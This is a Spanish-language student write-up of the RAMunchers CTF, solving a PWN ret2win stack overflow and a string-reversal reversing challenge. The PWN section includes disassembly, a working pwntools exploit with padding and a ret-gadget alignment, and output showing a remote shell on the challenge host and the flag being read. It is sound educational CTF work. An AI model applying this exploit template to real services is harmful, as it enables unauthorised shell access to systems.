

WriteUp RAMunchers CTF

García Camila Lorena

CamiLG en CTFs

url: <https://ctf.ramunchers.com/>


Categorías resueltas: PWN, REVERSING, WEB, CRYPTO

PWN

Enunciado:

The Gibson has decided to explore the concept of binary exploitation and how it can use this to increase it's influence over internet connected devices. We have managed to recover a binary it has been testing on. Can you exploit the vulnerability and gain an understanding of the Gibson's progress?

- <https://ctf.ramunchers.com/engine/challenge/5>
- Service on port 1337



Resolución:

La idea de este desafío es encontrar el punto vulnerable del binario.

Cuando lo ejecutamos por consola, se muestra un mensaje que dice:

```
camilg@void:~/Downloads$ ./challenge
Hello, User#34415!
How can I help you today?
```

Al ingresar cualquier caracter, el programa finaliza su ejecución, por lo que empecé a obtener información relevante con strings y checksec:

```
(.venv) camilg@void:~/Downloads$ strings challenge
4m!M
/lib64/ld-linux-x86-64.so.2
puts
setbuf
system
read
stdout
__libc_start_main
```

```
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
__gmon_start__
PTE1
H=0@@
Disabling safeguards
/bin/bash
Hello, User#34415!
How can I help you today?
;*3$"
GCC: (Debian 15.2.0-15) 15.2.0
crt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
challenge.c
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
__GLOBAL_OFFSET_TABLE__
jailbreak
```

```
camilg@void:~/Downloads$ checksec challenge
[*] '/home/camilg/Downloads/challenge'
  Arch:    amd64-64-little
  RELRO:   Partial RELRO
  Stack:   No canary found
  NX:      NX enabled
  PIE:     No PIE (0x400000)
  Stripped: No
```

La información útil de estos comandos es que el binario permite ejecutar una shell y que las direcciones no son dinámicas, con lo cual se podría

intentar hacer un overflow en el input para saltar hasta alguna función que llame a /bin/bash. Entonces el siguiente paso es encontrar la función que pide el input, obtener la dirección, evaluar el input necesario para hacer overflow y calcular el offset necesario para poder invocar la shell:

Si analizamos en IDA la función main:



```
; Attributes: bp-based frame

; int __fastcall main(int argc, const char **argv, const char **envp)
public main
main proc near

    buf= qword ptr -20h
    var_18= qword ptr -18h
    var_10= qword ptr -10h
    var_8= qword ptr -8

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 20h
mov     [rbp+buf], 0
mov     [rbp+var_18], 0
mov     [rbp+var_10], 0
mov     [rbp+var_8], 0
mov     rax, cs:stdout@GLIBC_2_2_5
mov     esi, 0             ; buf
mov     rdi, rax           ; stream
call    _setbuf
lea     rax, aHelloUser34415 ; "Hello, User#34415!"
mov     rdi, rax           ; s
call    _puts
lea     rax, aHowCanIHelpYou ; "How can I help you today?"
mov     rdi, rax           ; s
call    _puts
lea     rax, [rbp+buf]
mov     edx, 40h           ; '@' ; nbytes
mov     rsi, rax           ; buf
mov     edi, 0             ; fd
call    _read
mov     eax, 0
leave
retn
; } // starts at 40117B
main endp

_text ends
```


Vemos que el flujo básico es el siguiente:

- Se imprimen los mensajes de saludo
- Se carga el input en la variable buf

- Se llama la función *read*

Si vemos el tamaño de “buf” vemos que es 20h, que es 32 bytes en decimal. Pero el tamaño del read es de 40 bytes. Con lo cual ya podemos evaluar que es posible hacer un stack buffer overflow agregando un payload de 40 bytes para luego saltar a alguna dirección que sirva para invocar la shell. El siguiente paso es encontrar la forma, ya que las posibles técnicas serían **ret2libc** o **ret2win**.

Analizando el resto de las funciones se ve una en particular:



```
; Attributes: bp-based frame

public jailbreak
jailbreak proc near
; __unwind {
push    rbp
mov     rbp, rsp
lea     rax, s           ; "Disabling safeguards"
mov     rdi, rax         ; s
call    _puts
lea     rax, command     ; "/bin/bash"
mov     rdi, rax         ; command
call    _system
nop
pop     rbp
retn
; } // starts at 401156
jailbreak endp
```

Esta misma función invoca la shell, por lo que sería ideal lograr hacer el overflow en el buffer y poner la dirección de esta función (401156). Con esta información puedo deducir que el desafío se trata de un **ret2win** y además puedo ir armando un exploit en python que prepare el payload y empezar a probar:

```
from pwn import *
# p = process("./challenge")
```

```
jailbreak = 0x401156

payload = b"A"*40
payload += p64(jailbreak)

p.sendline(payload)
p.interactive()
```

El problema fue que al ejecutar este payload, se imprime "Disabling safeguards" y no se llega a ejecutar la shell, por lo que debuggeando me di cuenta que necesitaba hacer un ajuste de 16 bytes en el stack para que me tome correctamente la dirección, ya que el programa está compilado para x86_64.

Para lograr esa alineación en el stack, necesité encontrar un "ret" gadget, es decir la dirección de una instrucción ret anterior a la dirección que lleva al ret2win.

Busqué los ret en la salida del comando:

- ROPgadget --binary challenge | grep "ret"

Y utilicé el ret con la dirección 0x401016 para que al ejecutarse después del ret mismo del main, el stack quede correctamente alineado y se pueda cargar la dirección de la función jailbreak. Con lo cual el exploit queda de la siguiente manera:

```
from pwn import *


# p = process("./challenge")
p = remote("10.43.35.10", 1337)

ret = 0x401016
jailbreak = 0x401156

payload = b"A"*40
payload += p64(ret)
payload += p64(jailbreak)
```

```
p.sendline(payload)
p.interactive()
```

Primero lo probé con el binario, y al funcionar correctamente cambié la línea necesaria para conectarme al servicio del CTF y acceder a la shell de la instancia donde estaba la flag:



The image shows a code editor with two tabs: 'decrypt.py' and 'exploit_challenge.py'. The 'exploit_challenge.py' tab is active, displaying the following Python code:

```
1 from pwn import *
2 # p = process("./challenge")
3 p = remote("10.43.35.10", 1337)
4
5 ret = 0x401016
6 jailbreak = 0x401156
7
8 payload = b"A"*40
```


Below the code editor is a terminal window with the following output:


```
(.venv) camilg@void:~/Downloads$ python3 exploit_challenge.py
[*] Interrupted
[*] Stopped process './challenge' (pid 931272)
(.venv) camilg@void:~/Downloads$ python3 exploit_challenge.py
[+] Opening connection to 10.43.35.10 on port 1337: Done
[*] Switching to interactive mode
Hello, User#34415!
How can I help you today?
Disabling safeguards
$ ls
bin
boot
challenge
core.10
core.12
core.14
core.16
core.18
core.20
core.22
core.26
core.28
core.32
core.34
core.36
core.8
dev
etc
flagULMsMJpfBzByrSh7pwqKgPMkTJmUP3BtyMdcHsynjGs.txt
home
lib
lib64
media
mnt
opt
```

Finalmente hice un cat al txt de la flag:

```
$ cat flagUlMsMJpfBzByrSh7pwqKgPMkTJmUP3BtyMdcHsynjGs.txt  
RMCTF{a_light_introduction}
```

Y por último subí la flag en la web del CTF:





Reflexión sobre este desafío:

- En la materia realizamos ejercicios para x86_32, con lo cual los paddings para los overflows y el stack eran diferentes. Este desafío me llevó a investigar sobre las arquitecturas de 64 bits.

Bibliografía o recurso que usé para entender el desafío:


-  1 - ROP Emporium Series - ret2win
-

Reversing

Enunciado:

Gibson's First: Early versions of the Gibson left a lot to be desired in terms of generated code quality. Unfortunately, it appears that this code is still being used to secure critical information. Can you hack in and recover this data?

- <https://ctf.ramunchers.com/engine/challenge/11>
- Port 1337



Resolución:

Este ejercicio consiste en entender el funcionamiento de un programa. Se tiene un script en python cuyo código es:

```
#!/usr/bin/python3
```

```

import time

def main():
    key = input("Enter the key: ")

    if key[::-1] != "drowssaPIAterceSrepuS":
        return 1

    return 0

if __name__ == "__main__":
    if not main():
        print(f"FLAG: {open('/flag.txt').read()}")

```

Básicamente se pide un input al usuario, el cual debe ser la clave correcta. Sin embargo el código lo que hace es invertir el input, con lo cual para poder obtener la flag, es necesario invertir nuevamente la clave obtenida del código fuente: drowssaPIAterceSrepuS. Esto se hace fácilmente invocando nuevamente el `key[::-1]` para obtener “SuperSecretAIPassword”.

Luego me conecté a la instancia del desafío e ingresé la key correcta:

```

camilg@void:~/Downloads$ nc 10.43.35.10 1337

```

```

Enter the key: SuperSecretAIPassword

```

```

FLAG: RMCTF{AI_g3n3r4t3s_BAD_c0de}


```


```

^C
camilg@void:~/Downloads$ nc 10.43.35.10 1337
Enter the key: SuperSecretAIPassword
FLAG: RMCTF{AI_g3n3r4t3s_BAD_c0de}

